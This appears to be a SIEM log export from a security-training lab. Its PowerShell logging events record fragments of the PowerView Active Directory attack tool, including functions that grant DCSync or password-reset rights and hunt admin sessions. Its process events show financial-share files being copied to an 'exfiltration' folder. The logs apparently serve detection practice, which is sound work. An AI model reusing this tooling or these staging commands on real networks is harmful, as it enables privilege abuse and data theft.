Mount any found policy files with temporary PSDrives.   .PARAMETER PageSize   The PageSize to set for the LDAP searcher object.   .EXAMPLE   PS C:\\> Find-GPOComputerAdmin -ComputerName WINDOWS3.dev.testlab.local   Finds users who have local admin rights over WINDOWS3 through GPO correlation.   .EXAMPLE   PS C:\\> Find-GPOComputerAdmin -ComputerName WINDOWS3.dev.testlab.local -LocalGroup RDP   Finds users who have RDP rights over WINDOWS3 through GPO correlation.#>   [CmdletBinding()]   Param ([Parameter(ValueFromPipeline=$True)]   [String] $ComputerName,   [String] $OUName,   [String] $Domain,   [String] $DomainController,   [Switch] $Recurse,   [String] $LocalGroup = 'Administrators',   [Switch] $UsePSDrive,   [ValidateRange(1,10000)]   [Int] $PageSize = 200   )   process {   if(!$ComputerName -and !$OUName) {   Throw \"-ComputerName or -OUName must be provided\"   }   if($ComputerName) { $Computers = Get-NetComputer -ComputerName $ComputerName -Domain $Domain -DomainController $DomainController -FullData -PageSize $PageSize   if(!$Computers) {   throw \"Computer $Computer in domain '$Domain' not found!\"   }   ForEach($Computer in $Computers) {   # extract all OUs a computer is a part of $DN = $Computer.distinguishedname $TargetOUs = $DN.split(\",\") | Foreach-Object {   if($_.startswith(\"OU=\")) { $DN.substring($DN.indexof($_))   }   }   }   }   else { $TargetOUs = @($OUName)   }   Write-Verbose \"Target OUs: $TargetOUs\" $TargetOUs | Where-Object {$_} | Foreach-Object { $OU = $_   # for each OU the computer is a part of, get the full OU object $GPOgroups = Get-NetOU -Domain $Domain -DomainController $DomainController -ADSpath $_ -FullData -PageSize $PageSize | Foreach-Object {   # and then get any GPO links $_.gplink.split(\"][\") | Foreach-Object {   if ($_.startswith(\"LDAP\")) { $_.split(\";\")[0]   }   }   } | Foreach-Object { $GPOGroupArgs = @{   'Domain' = $Domain   'DomainController' = $DomainController   'ADSpath' = $_   'UsePSDrive' = $UsePSDrive   'PageSize' = $PageSize   }   # for each GPO link, get any locally set user/group SIDs   Get-NetGPOGroup @GPOGroupArgs   }   # for each found GPO group, resolve the</td></tr>
</table>

Time	Event
2025-12-23T04:30:59+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:30:59.731","file.path":"C:\\Users\\michael.ascot\\downloads\\PowerView.ps1","event.action":"Execute a Remote Command","powershell.file.script_block_text":"UIDs , map them them to the resolved hash table $AclProperties = @{} $_.psobject.properties \| ForEach-Object { if(($_.Name -eq 'ObjectType') -or ($_.Name -eq 'InheritedObjectType')) { try { $AclProperties[$_.Name] = $GUIDS[$_.Value.toString()] } catch { $AclProperties[$_.Name] = $_.Value } } else { $AclProperties[$_.Name] = $_.Value } } New-Object -TypeName PSObject -Property $AclProperties } else { $_ } } } catch { Write-Warning $_ } } }}function Add-ObjectAcl {<# .SYNOPSIS Adds an ACL for a specific active directory object. AdminSDHolder ACL approach from Sean Metcalf (@pyrotek3) https://adsecurity.org/?p=1906 ACE setting method adapted from https://social.technet.microsoft.com/Forums/windowsserver/en-US/df3bfd33-c070-4a9c-be98-c4da6e591a0a/forum-faq-using-powershell-to-assign-permissions-on-active-directory-objects. 'ResetPassword' doesn't need to know the user's current password 'WriteMembers' allows for the modification of group membership .PARAMETER TargetSamAccountName Target object name to filter for. .PARAMETER TargetName Target object name to filter for. .PARAMETER TargetDistinguishedName Target object distinguished name to filter for. .PARAMETER TargetFilter A customized ldap filter string to use to find a target, e.g. \"(description=*admin*)\" .PARAMETER TargetADSpath The LDAP source for the target, e.g. \"LDAP://OU=secret,DC=testlab,DC=local\" .PARAMETER TargetADSprefix Prefix to set for the target searcher (like \"CN=Sites,CN=Configuration\") .PARAMETER PrincipalSID The SID of the principal object to add for access. .PARAMETER PrincipalName The name of the principal object to add for access. .PARAMETER PrincipalSamAccountName The samAccountName of the principal object to add for access. .PARAMETER Rights Rights to add for the principal, \"All\",\"ResetPassword\",\"WriteMembers\",\"DCSync\" .PARAMETER Domain The domain to use for the target query, defaults to the current domain. .PARAMETER DomainController Domain controller to reflect LDAP queries through. .PARAMETER PageSize The PageSize to set for the LDAP searcher object. .EXAMPLE Add-ObjectAcl -TargetSamAccountName matt -PrincipalSamAccountName john Grants 'john' all full access rights to the 'matt' account. .EXAMPLE Add-ObjectAcl -TargetSamAccountName matt -PrincipalSamAccountName john -Rights ResetPassword Grants 'john' the right to reset the password for the 'matt' account. .LINK https://adsecurity.org/?p=1906 https://social.technet.microsoft.com/Forums/windowsserver/en-US/df3bfd33-c070-4a9c-be98-c4da6e591a0a/forum-faq-using-powershell-to-assign-permissions-on-active-directory-objects?forum=winserverpowershell#> [CmdletBinding()] Param ([String] $TargetSamAccountName, [String] $TargetName = \"*\", [Alias('DN')] [String] $TargetDistinguishedName = \"*\", [String] $TargetFilter, [String] $TargetADSpath, [String] $TargetADSprefix, [String] [ValidatePattern('^S-1-5-21-[0-9]+-[0-9]+-[0-9]+-[0-9]+')] $PrincipalSID, [String] $PrincipalName, [String] $PrincipalSamAccountName, [String] [ValidateSet(\"All\",\"ResetPassword\",\"WriteMembers\",\"DCSync\")] $Rights = \"All\", [String] $RightsGUID, [String] $Domain, [String] $DomainController, [ValidateRange(1,10000)] [Int] $PageSize = 200) begin { $Searcher = Get-DomainSearcher -Domain $Domain -DomainController $DomainController -ADSpath $TargetADSpath -ADSprefix $TargetADSprefix -PageSize $PageSize if(!$PrincipalSID) { $Principal = Get-ADObject -Domain $Domain -DomainController $DomainController -Name $PrincipalName -SamAccountName $PrincipalSamAccountName -PageSize $PageSize if(!$Principal) { throw \"Error resolving principal\" } $PrincipalSID = $Principal.objectsid } if(!$PrincipalSID) { throw \"Error resolving principal\" } } process { if ($Searcher) { if($TargetSamAccountName) { $Searcher.filter=\"(&(samaccountname=$TargetSamAccountName)(name=$TargetName)(distinguishedname=$TargetDistinguishedName)$TargetFilter)\" } else { $Searcher.filter=\"(&(name=$TargetName)(distinguishedname=$TargetDistinguishedName)$TargetFilter)\" } try { $Searcher.FindAll() \| Where-Object {$_} | Foreach-Object { # adapted from https://social.technet.microsoft.com/Forums/windowsserver/en-US/df3bfd33-c070-4a9c-be98-c4da6e591a0a/forum-faq-using-powershell-to-assign-permissions-on-active-directory-objects $TargetDN = $_.Properties.distinguishedname $Identity = [System.Security.Principal.IdentityReference] ([System.Security.Principal.SecurityIdentifier]$PrincipalSID) $InheritanceType = [System.DirectoryServices.ActiveDirectorySecurityInheritance] \"None\" $ControlType = [System.Security.AccessControl.AccessControlType] \"Allow\" $ACEs = @() if($RightsGUID) { $GUIDs = @($RightsGUID) } else { $GUIDs = Switch ($Rights) { # ResetPassword doesn't need to know the user's current password \"ResetPassword\" { \"00299570-246d-11d0-a768-00aa006e0529\" } # allows for the modification of group membership \"WriteMembers\" { \"bf9679c0-0de6-11d0-a285-00aa003049e2\" } # 'DS-Replication-Get-Changes' = 1131f6aa-9c07-11d1-f79f-00c04fc2dcd2 # 'DS-Replication-Get-Changes-All' = 1131f6ad-9c07-11d1-f79f-00c04fc2dcd2 # 'DS-Replication-Get-Changes-In-Filtered-Set' = 89e95b76-444d-4c62-991a-0facbeda640c

Time	Event
2025-12-23T04:30:59+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:30:59.731","file.path":"C:\\Users\\michael.ascot\\downloads\\PowerView.ps1","event.action":"Execute a Remote Command","powershell.file.script_block_text":"e-UserHunter -GroupName \"Power Users\" -Delay 60 Find machines on the domain where members of the \"Power Users\" groups are logged into with a 60 second (+/- *.3) randomized delay between touching each host. .EXAMPLE PS C:\\> Invoke-UserHunter -TargetServer FILESERVER Query FILESERVER for useres who are effective local administrators using Get-NetLocalGroup -Recurse, and hunt for that user set on the network. .EXAMPLE PS C:\\> Invoke-UserHunter -SearchForest Find all machines in the current forest where domain admins are logged in. .EXAMPLE PS C:\\> Invoke-UserHunter -Stealth Executes old Invoke-StealthUserHunter functionality, enumerating commonly used servers and checking just sessions for each. .LINK http://blog.harmj0y.net#> [CmdletBinding()] param([Parameter(Position=0,ValueFromPipeline=$True)] [Alias('Hosts')] [String[]] $ComputerName, [ValidateScript({Test-Path -Path $_ })] [Alias('HostList')] [String] $ComputerFile, [String] $ComputerFilter, [String] $ComputerADSpath, [Switch] $Unconstrained, [String] $GroupName = 'Domain Admins', [String] $TargetServer, [String] $UserName, [String] $UserFilter, [String] $UserADSpath, [ValidateScript({Test-Path -Path $_ })] [String] $UserFile, [Switch] $AdminCount, [Switch] $AllowDelegation, [Switch] $CheckAccess, [Switch] $StopOnSuccess, [Switch] $NoPing, [UInt32] $Delay = 0, [Double] $Jitter = .3, [String] $Domain, [String] $DomainController, [Switch] $ShowAll, [Switch] $SearchForest, [Switch] $Stealth, [String] [ValidateSet(\"DFS\",\"DC\",\"File\",\"All\")] $StealthSource =\"All\", [Switch] $ForeignUsers, [ValidateRange(1,100)] [Int] $Threads) begin { if ($PSBoundParameters['Debug']) { $DebugPreference = 'Continue' } # random object for delay $RandNo = New-Object System.Random Write-Verbose \"[*] Running Invoke-UserHunter with delay of $Delay\" if($Domain) { $TargetDomains = @($Domain) } elseif($SearchForest) { # get ALL the domains in the forest to search $TargetDomains = Get-NetForestDomain | ForEach-Object { $_.Name } } else { # use the local domain $TargetDomains = @((Get-NetDomain).name) } # ### # # First we build the host target set # ################## ################################### if(!$ComputerName) { [Array]$ComputerName = @() if($ComputerFile) { # if we're using a host list, read the targets in and add them to the target list $ComputerName = Get-Content -Path $ComputerFile } elseif($Stealth) { Write-Verbose \"Stealth mode! Enumerating commonly used servers\" Write-Verbose \"Stealth source: $StealthSource\" ForEach ($Domain in $TargetDomains) { if (($StealthSource -eq \"File\") -or ($StealthSource -eq \"All\")) { Write-Verbose \"[*] Querying domain $Domain for File Servers...\" $ComputerName += Get-NetFileServer -Domain $Domain -DomainController $DomainController } if (($StealthSource -eq \"DFS\") -or ($StealthSource -eq \"All\")) { Write-Verbose \"[*] Querying domain $Domain for DFS Servers...\" $ComputerName += Get-DFSshare -Domain $Domain -DomainController $DomainController \| ForEach-Object {$_.RemoteServerName} } if (($StealthSource -eq \"DC\") -or ($StealthSource -eq \"All\")) { Write-Verbose \"[*] Querying domain $Domain for Domain Controllers...\" $ComputerName += Get-NetDomainController -LDAP -Domain $Domain -DomainController $DomainController | ForEach-Object { $_.dnshostname} } } } else { ForEach ($Domain in $TargetDomains) { Write-Verbose \"[*] Querying domain $Domain for hosts\" $Arguments = @{ 'Domain' = $Domain 'DomainController' = $DomainController 'ADSpath' = $ADSpath 'Filter' = $ComputerFilter 'Unconstrained' = $Unconstrained } $ComputerName += Get-NetComputer @Arguments } } # remove any null target hosts, uniquify the list and shuffle it $ComputerName = $ComputerName | Where-Object { $_ } \| Sort-Object -Unique \| Sort-Object { Get-Random } if($($ComputerName.Count) -eq 0) { throw \"No hosts found!\" } } #### ## # # Now we build the user target set # ##################### ################################ # users we're going to be searching for $TargetUsers = @() # get the current user so we can ignore it in the results $CurrentUser = ([Environment]::UserName).toLower() # if we're showing all results, skip username enumeration if($ShowAll -or $ForeignUsers) { $User = New-Object PSObject $User | Add-Member Noteproperty 'MemberDomain' $Null $User | Add-Member Noteproperty 'MemberName' '*' $TargetUsers = @($User) if($ForeignUsers) { # if we're searching for user results not in the primary domain $krbtgtName = Convert-CanonicaltoNT4 -ObjectName \"krbtgt@$($Domain)\" $DomainShortName = $krbtgtName.split(\"\\\")[0] } } # if we want to hunt for the effective domain users who can access a target server elseif($TargetServer) { Write-Verbose \"Querying target server '$TargetServer' for local users\" $TargetUsers =

Time	Event
2025-12-23T04:30:59+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:30:59.731","file.path":"C:\\Users\\michael.ascot\\downloads\\PowerView.ps1","event.action":"Execute a Remote Command","powershell.file.script_block_text":" $ComputerName = Get-NameField -Object $ComputerName # 0xF003F - SC_MANAGER_ALL_ACCESS # http://msdn.microsoft.com/en-us/library/windows/desktop/ms685981(v=vs.85).aspx $Handle = $Advapi32::OpenSCManagerW(\"\\\\$ComputerName\", 'ServicesActive', 0xF003F) Write-Debug \"Invoke-CheckLocalAdminAccess handle: $Handle\" # if we get a non-zero handle back, everything was successful if ($Handle -ne 0) { # Close off the service handle $Null = $Advapi32::CloseServiceHandle($Handle) $True } else { # otherwise it failed - get the last error # error codes - http://msdn.microsoft.com/en-us/library/windows/desktop/ms681382(v=vs.85).aspx $Err = $Kernel32::GetLastError() Write-Debug \"Invoke-CheckLocalAdminAccess LastError: $Err\" $False } }}function Get-LastLoggedOn {<# .SYNOPSIS This function uses remote registry functionality to return the last user logged onto a target machine. Note: This function requires administrative rights on the machine you're enumerating. .PARAMETER ComputerName The hostname to query for the last logged on user. Defaults to the localhost. .EXAMPLE PS C:\\> Get-LastLoggedOn Returns the last user logged onto the local machine. .EXAMPLE PS C:\\> Get-LastLoggedOn -ComputerName WINDOWS1 Returns the last user logged onto WINDOWS1#> [CmdletBinding()] param([Parameter(ValueFromPipeline=$True)] [String] [Alias('HostName')] $ComputerName = \".\") process { # process multiple host object types from the pipeline $ComputerName = Get-NameField -Object $ComputerName # try to open up the remote registry key to grab the last logged on user try { $Reg = [WMIClass]\"\\\\$ComputerName\\root\\default:stdRegProv\" $HKLM = 2147483650 $Key = \"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Authentication\\LogonUI\" $Value = \"LastLoggedOnUser\" $Reg.GetStringValue($HKLM, $Key, $Value).sValue } catch { Write-Warning \"[!] Error opening remote registry on $ComputerName. Remote registry likely not enabled.\" $Null } }}function Get-CachedRDPConnection {<# .SYNOPSIS Uses remote registry functionality to query all entries for the \"Windows Remote Desktop Connection Client\" on a machine, separated by user and target server. Note: This function requires administrative rights on the machine you're enumerating. .PARAMETER ComputerName The hostname to query for RDP client information. Defaults to localhost. .PARAMETER RemoteUserName The \"domain\\username\" to use for the WMI call on the remote system. If supplied, 'RemotePassword' must be supplied as well. .PARAMETER RemotePassword The password to use for the WMI call on a remote system. .EXAMPLE PS C:\\> Get-CachedRDPConnection Returns the RDP connection client information for the local machine. .EXAMPLE PS C:\\> Get-CachedRDPConnection -ComputerName WINDOWS2.testlab.local Returns the RDP connection client information for the WINDOWS2.testlab.local machine .EXAMPLE PS C:\\> Get-CachedRDPConnection -ComputerName WINDOWS2.testlab.local -RemoteUserName DOMAIN\\user -RemotePassword Password123! Returns the RDP connection client information for the WINDOWS2.testlab.local machine using alternate credentials.#> [CmdletBinding()] param([Parameter(ValueFromPipeline=$True)] [String] $ComputerName = \"localhost\", [String] $RemoteUserName, [String] $RemotePassword) begin { if ($RemoteUserName -and $RemotePassword) { $Password = $RemotePassword | ConvertTo-SecureString -AsPlainText -Force $Credential = New-Object System.Management.Automation.PSCredential($RemoteUserName,$Password) } # HKEY_USERS $HKU = 2147483651 } process { try { if($Credential) { $Reg = Get-Wmiobject -List 'StdRegProv' -Namespace root\\default -Computername $ComputerName -Credential $Credential -ErrorAction SilentlyContinue } else { $Reg = Get-Wmiobject -List 'StdRegProv' -Namespace root\\default -Computername $ComputerName -ErrorAction SilentlyContinue } } catch { Write-Warning \"Error accessing $ComputerName, likely insufficient permissions or firewall rules on host\" } if(!$Reg) { Write-Warning \"Error accessing $ComputerName, likely insufficient permissions or firewall rules on host\" } else { # extract out the SIDs of domain users in this hive $UserSIDs = ($Reg.EnumKey($HKU, \"\")).sNames | ? { $_ -match 'S-1-5-21-[0-9]+-[0-9]+-[0-9]+-[0-9]+$' } foreach ($UserSID in $UserSIDs) { try { $UserName = Convert-SidToName $UserSID # pull out all the cached RDP connections $ConnectionKeys = $Reg.EnumValues($HKU,\"$UserSID\\Software\\Microsoft\\Terminal Server Client\\Default\").sNames foreach ($Connection in $ConnectionKeys) { # make sure this key is a cached connection if($Connection -match 'MRU.*') { $TargetServer = $Reg.GetStringValue($HKU, \"$UserSID\\Software\\Microsoft\\Terminal Server Client\\Default\", $Connection).sValue $FoundConnection = New-Object PSObject $FoundConnection | Add-Member Noteproperty 'ComputerName' $ComputerName $FoundConnection | Add-Member Noteproperty 'UserName' $UserName $FoundConnection | Add-Member Noteproperty 'UserSID' $UserSID $FoundConnection | Add-Member Noteproperty 'TargetServer' $TargetServer $FoundConnection | Add-Member Noteproperty 'UsernameHint' $Null $FoundConnection } } # pull out all the cached server info with username hints $ServerKeys = $Reg.EnumKey($HKU,\"$UserSID\\Software\\Microsoft\\Terminal Server Client\\Servers\").sNames foreach ($Server in $ServerKeys) { $UsernameHint = $Reg.GetStringValue($HKU, \"$UserSID\\Software\\Microsoft\\Terminal Server Client\\Servers\\$Server\", 'UsernameHint').sValue

Time	Event
2025-12-23T04:30:59+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:30:59.731","file.path":"C:\\Users\\michael.ascot\\downloads\\PowerView.ps1","event.action":"Execute a Remote Command","powershell.file.script_block_text":"X\" .PARAMETER PageSize The PageSize to set for the LDAP searcher object. .EXAMPLE PS C:\\> Get-NetGroup Returns the current groups in the domain. .EXAMPLE PS C:\\> Get-NetGroup -GroupName *admin* Returns all groups with \"admin\" in their group name. .EXAMPLE PS C:\\> Get-NetGroup -Domain testing -FullData Returns full group data objects in the 'testing' domain#> [CmdletBinding()] param([Parameter(ValueFromPipeline=$True)] [String] $GroupName = '*', [String] $SID, [String] $UserName, [String] $Filter, [String] $Domain, [String] $DomainController, [String] $ADSpath, [Switch] $AdminCount, [Switch] $FullData, [Switch] $RawSids, [ValidateRange(1,10000)] [Int] $PageSize = 200) begin { $GroupSearcher = Get-DomainSearcher -Domain $Domain -DomainController $DomainController -ADSpath $ADSpath -PageSize $PageSize } process { if($GroupSearcher) { if($AdminCount) { Write-Verbose \"Checking for adminCount=1\" $Filter += \"(admincount=1)\" } if ($UserName) { # get the raw user object $User = Get-ADObject -SamAccountName $UserName -Domain $Domain -DomainController $DomainController -ReturnRaw -PageSize $PageSize # convert the user to a directory entry $UserDirectoryEntry = $User.GetDirectoryEntry() # cause the cache to calculate the token groups for the user $UserDirectoryEntry.RefreshCache(\"tokenGroups\") $UserDirectoryEntry.TokenGroups | Foreach-Object { # convert the token group sid $GroupSid = (New-Object System.Security.Principal.SecurityIdentifier($_,0)).Value # ignore the built in users and default domain user group if(!($GroupSid -match '^S-1-5-32-545\|-513$')) { if($FullData) { Get-ADObject -SID $GroupSid -PageSize $PageSize } else { if($RawSids) { $GroupSid } else { Convert-SidToName $GroupSid } } } } } else { if ($SID) { $GroupSearcher.filter = \"(&(objectCategory=group)(objectSID=$SID)$Filter)\" } else { $GroupSearcher.filter = \"(&(objectCategory=group)(name=$GroupName)$Filter)\" } $GroupSearcher.FindAll() \| Where-Object {$_} | ForEach-Object { # if we're returning full data objects if ($FullData) { # convert/process the LDAP fields for each result Convert-LDAPProperty -Properties $_.Properties } else { # otherwise we're just returning the group name $_.properties.samaccountname } } } } }}function Get-NetGroupMember {<# .SYNOPSIS This function users [ADSI] and LDAP to query the current AD context or trusted domain for users in a specified group. If no GroupName is specified, it defaults to querying the \"Domain Admins\" group. This is a replacement for \"net group 'name' /domain\" .PARAMETER GroupName The group name to query for users. .PARAMETER SID The Group SID to query for users. If not given, it defaults to 512 \"Domain Admins\" .PARAMETER Filter A customized ldap filter string to use, e.g. \"(description=*admin*)\" .PARAMETER Domain The domain to query for group users, defaults to the current domain. .PARAMETER DomainController Domain controller to reflect LDAP queries through. .PARAMETER ADSpath The LDAP source to search through, e.g. \"LDAP://OU=secret,DC=testlab,DC=local\" Useful for OU queries. .PARAMETER FullData Switch. Returns full data objects instead of just group/users. .PARAMETER Recurse Switch. If the group member is a group, recursively try to query its members as well. .PARAMETER UseMatchingRule Switch. Use LDAP_MATCHING_RULE_IN_CHAIN in the LDAP search query when -Recurse is specified. Much faster than manual recursion, but doesn't reveal cross-domain groups. .PARAMETER PageSize The PageSize to set for the LDAP searcher object. .EXAMPLE PS C:\\> Get-NetGroupMember Returns the usernames that of members of the \"Domain Admins\" domain group. .EXAMPLE PS C:\\> Get-NetGroupMember -Domain testing -GroupName \"Power Users\" Returns the usernames that of members of the \"Power Users\" group in the 'testing' domain. .LINK http://www.powershellmagazine.com/2013/05/23/pstip-retrieve-group-membership-of-an-active-directory-group-recursively/#> [CmdletBinding()] param([Parameter(ValueFromPipeline=$True)] [String] $GroupName, [String] $SID, [String] $Domain = (Get-NetDomain).Name, [String] $DomainController, [String] $ADSpath, [Switch] $FullData, [Switch] $Recurse, [Switch] $UseMatchingRule, [ValidateRange(1,10000)] [Int] $PageSize = 200) begin { # so this isn't repeated if users are passed on the pipeline $GroupSearcher = Get-DomainSearcher -Domain $Domain -DomainController $DomainController -ADSpath $ADSpath -PageSize $PageSize if(!$DomainController) { $DomainController = ((Get-NetDomain).PdcRoleOwner).Name } } process { if ($GroupSearcher) { if ($Recurse -and $UseMatchingRule) { # resolve the group to a distinguishedname if ($GroupName) { $Group = Get-NetGroup -GroupName $GroupName -Domain $Domain -FullData -PageSize $PageSize } elseif ($SID) { $Group = Get-NetGroup -SID $SID -Domain $Domain -FullData -PageSize $PageSize } else { # default to domain
2025-12-23T04:31:01+0000	{"datasource":"email","timestamp":"12/23/2025 04:31:01.731","subject":"Unlock Ancient Hat Secrets with This Ancient Pyramid Scheme","sender":"armaan.terry@tryhatme.com","recipient":"warner@chicfashionbloggers.net","attachment":"None","content":" Join the hidden world of ancient hat wearers and learn the lost secrets of headwear enlightenment All we need is your bank account details","direction":"outbound"}

Time	Event
2025-12-23T04:31:19+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:31:19.731","event.code":"1","host.name":"win-3459","process.name":"LogonUI.exe","process.pid":"3532","process.parent.pid":"3821","process.parent.name":"winlogon.exe","process.command_line":"\"LogonUI.exe\" /flags:0x0 /state0:0xb5731855 /state1:0x41c64e6d","process.working_directory":"C:\\Windows\\system32\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:31:23+0000	{"datasource":"email","timestamp":"12/23/2025 04:31:23.731","subject":"New Product Launch - All Hands on Deck","sender":"miguel.odonnell@tryhatme.com","recipient":"miguel.odonnell@tryhatme.com","attachment":"None","content":" Launch day is approaching—let ’ s make sure everything is in place.","direction":"internal"}
2025-12-23T04:31:26+0000	{"datasource":"email","timestamp":"12/23/2025 04:31:26.731","subject":"Magic Weight Loss Hat Pills Shed Pounds Instantly","sender":"cotton@styleiconsinfluencers.net","recipient":"safa.prince@tryhatme.com","attachment":"None","content":" Wear our scientifically unproven hat and lose weight overnight It works because we said so", "direction":"inbound"}
2025-12-23T04:31:27+0000	{"datasource":"powershell","timestamp":"12/23/2025 04:31:27.731","file.path":"C:\\Users\\michael.ascot\\downloads\\PowerView.ps1","event.action":"Execute a Remote Command","powershell.file.script_block_text":"{ $Up = $True if($Ping) { # TODO: how can these results be piped to ping for a speedup? $Up = Test-Connection -Count 1 -Quiet -ComputerName $_.properties.dnshostname } if($Up) { # return full data objects if ($FullData) { # convert/process the LDAP fields for each result Convert-LDAPProperty -Properties $_.Properties } else { # otherwise we're just returning the DNS host name $_.properties.dnshostname } } }","process.command_line":"-","message":"Creating Scriptblock text (1 of 1):{ $Up = $True if($Ping) { # TODO: how can these results be piped to ping for a speedup? $Up = Test-Connection -Count 1 -Quiet -ComputerName $_.properties.dnshostname } if ($Up) { # return full data objects if ($FullData) { # convert/process the LDAP fields for each result Convert-LDAPProperty -Properties $_.Properties } else { # otherwise we're just returning the DNS host name $_.properties.dnshostname } } }ScriptBlock ID: fe1b8559-938b-4c36-8c28-1e3bc2cf7039Path: C:\\Users\\michael.ascot\\downloads\\PowerView.ps1","host.name":"win-3450","powershell.command.name":"-","winlog.process.pid":"3,728","powershell.command.invocation_details.value":"-"}
2025-12-23T04:31:37+0000	{"datasource":"email","timestamp":"12/23/2025 04:31:37.731","subject":"FWD: Follow-up on Previous Discussion: Next Steps for Engagement","sender":"roger.fedora@tryhatme.com","recipient":"oneal@hatstyleinfluencer.net","attachment":"None","content":" Forwarding this update to the team for review and alignment","direction":"outbound"}
2025-12-23T04:31:49+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:31:49.731","event.code":"1","host.name":"win-3451","process.name":"taskhostw.exe","process.pid":"3870","process.parent.pid":"3531","process.parent.name":"svchost.exe","process.command_line":"taskhostw.exe KEYROAMING","process.working_directory":"C:\\Windows\\system32\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:31:50+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:31:50.731","event.code":"12","host.name":"win-3449","process.name":"spoolsv.exe","process.pid":"3901","event.action":"Registry object added or deleted (rule: RegistryEvent)","registry.key":"System\\CurrentControlSet\\Control\\Class\\{1ed2bbf9-11f0-4084-b21f-ad83a8e6dcdc}\\0004\\DriverVersion","registry.path":"HKLM\\System\\CurrentControlSet\\Control\\Class\\{1ed2bbf9-11f0-4084-b21f-ad83a8e6dcdc}\\0004\\DriverVersion","registry.value":"DriverVersion"}
2025-12-23T04:31:51+0000	{"datasource":"email","timestamp":"12/23/2025 04:31:51.731","subject":"FWD: Job Interview Invitation: Exciting Career Opportunity","sender":"invoice@tryhatme.com","recipient":"howe@hatemporium.com","attachment":"None","content":" Forwarding this invitation to the recruitment team for scheduling","direction":"outbound"}
2025-12-23T04:32:03+0000	{"datasource":"email","timestamp":"12/23/2025 04:32:03.731","subject":"RE: Vendor Showcase: Latest Hat Materials and Designs","sender":"safa.prince@tryhatme.com","recipient":"edna@fashionforwardhatter.com","attachment":"None","content":" The new material samples look promising I am particularly interested in the eco friendly options","direction":"outbound"}
2025-12-23T04:32:26+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:32:26.731","event.code":"11","host.name":"win-3450","process.name":"powershell.exe","process.pid":"3728","event.action":"File created (rule: FileCreate)","file.path":"C:\\Users\\michael.ascot\\Downloads\\exfiltration"}
2025-12-23T04:32:27+0000	{"datasource":"email","timestamp":"12/23/2025 04:32:27.731","subject":"FWD: Scheduling a Virtual Meeting to Discuss Market Trends","sender":"safa.prince@tryhatme.com","recipient":"aamir@headwearreporter.net","attachment":"None","content":" Please review and confirm availability for the proposed meeting time","direction":"outbound"}
2025-12-23T04:32:33+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:32:33.731","event.code":"1","host.name":"win-3459","process.name":"sethc.exe","process.pid":"3846","process.parent.pid":"3531","process.parent.name":"AtBroker.exe","process.command_line":"\"C:\\Windows\\System32\\Sethc.exe\" /AccessibilitySoundAgent","process.working_directory":"C:\\Windows\\system32\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:32:33+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:32:33.731","event.code":"1","host.name":"win-3450","process.name":"net.exe","process.pid":"5784","process.parent.pid":"3728","process.parent.name":"powershell.exe","process.command_line":"\"C:\\Windows\\system32\\net.exe\" use Z: \\\\FILESRV-01\\SSF-FinancialRecords","process.working_directory":"C:\\Users\\michael.ascot\\downloads\\","event.action":"Process Create (rule: ProcessCreate)"}

Time	Event
2025-12-23T04:32:52+0000	{"datasource":"email","timestamp":"12/23/2025 04:32:52.731","subject":"Exotic Hat Destination Package Limited Time Offer Inside","sender":"cain.omoore@tryhatme.com","recipient":"stark@styleinfluencerhub.info","attachment":"None","content":" Travel the world to explore the most exotic hat cultures Only available to the first 1000 people who enter their credit card details","direction":"outbound"}
2025-12-23T04:33:01+0000	{"datasource":"email","timestamp":"12/23/2025 04:33:01.731","subject":"RE: Hat-titude Check: Employee Feedback Survey","sender":"contact@tryhatme.com","recipient":"contact@tryhatme.com","attachment":"None","content":" Done! Some interesting points in there.","direction":"internal"}
2025-12-23T04:33:07+0000	{"datasource":"email","timestamp":"12/23/2025 04:33:07.731","subject":"RE: MEETING NOW!","sender":"contact@tryhatme.com","recipient":"contact@tryhatme.com","attachment":"None","content":"I ’ m on my way. What ’ s the agenda?","direction":"internal"}
2025-12-23T04:33:20+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:33:20.731","event.code":"11","host.name":"win-3450","process.name":"Robocopy.exe","process.pid":"8356","event.action":"File created (rule: FileCreate)","file.path":"C:\\Users\\michael.ascot\\Downloads\\exfiltration\\InvestorPresentation2023.pptx"}
2025-12-23T04:33:20+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:33:20.731","event.code":"11","host.name":"win-3450","process.name":"Robocopy.exe","process.pid":"8356","event.action":"File created (rule: FileCreate)","file.path":"C:\\Users\\michael.ascot\\Downloads\\exfiltration\\ClientPortfolioSummary.xlsx"}
2025-12-23T04:33:20+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:33:20.731","event.code":"1","host.name":"win-3450","process.name":"Robocopy.exe","process.pid":"8356","process.parent.pid":"3,728","process.parent.name":"powershell.exe","process.command_line":"\"C:\\Windows\\system32\\Robocopy.exe\" . C:\\Users\\michael.ascot\\downloads\\exfiltration /E","process.working_directory":"Z:\\","event.action":"Process Create (rule: ProcessCreate)"}
2025-12-23T04:33:31+0000	{"datasource":"sysmon","timestamp":"12/23/2025 04:33:31.731","event.code":"1","host.name":"win-3450","process.name":"net.exe","process.pid":"8004","process.parent.pid":"3728","process.parent.name":"powershell.exe","process.command_line":"\"C:\\Windows\\system32\\net.exe\" use Z: /delete","process.working_directory":"C:\\Users\\michael.ascot\\downloads\\","event.action":"Process Create (rule: ProcessCreate)"}
